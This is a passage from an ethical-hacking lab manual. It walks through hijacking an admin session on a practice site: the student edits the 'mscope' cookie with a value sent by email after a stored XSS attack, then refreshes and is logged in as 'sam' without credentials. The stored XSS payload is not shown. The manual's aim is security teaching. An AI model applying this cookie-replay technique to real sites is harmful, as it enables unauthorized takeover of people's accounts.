



FIGURE 2.21: Cookie containing session

33. Right-click **mscope**, and select **Edit**.



34. An **Edit Cookie** pop-up appears; as already stated, the cookie name (**mscope**) remains constant for the website. Enter the cookie value that you received in the email, and click **OK**.

Edit Cookie

Name:

Host:

Path:

Expires: ☒ Session

Value:

☐ URL encode value

☐ Secure Cookie ☐ HTTP Only

FIGURE 2.23: Edit Cookie pop-up

35. The cookie value is changed, as shown in the screenshot:




FIGURE 2.24: Cookie value edited

36. Press **F5** to refresh the page, and then click  at the right edge of the firebug panel to deactivate the add-on.




FIGURE 2.25: Refreshing the webpage

37. The user name has changed to **sam** (admin) and you have logged into his session. Display the **View Profile** tab.




FIGURE 2.26: Sam's User session established

38. sam's profile is shown, as in the screenshot:




FIGURE 2.27: Sam's Profile

39. This implies that you have implemented the stored XSS attack, successfully hijacked the admin account's user session, and logged into it without any credentials.
40. So, whenever someone visits the Blog web page and clicks the link, their corresponding session cookies are immediately sent to the attacker's email ID, and the attacker can use the cookie values to gain unauthorized access to currently logged-in victims' accounts.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.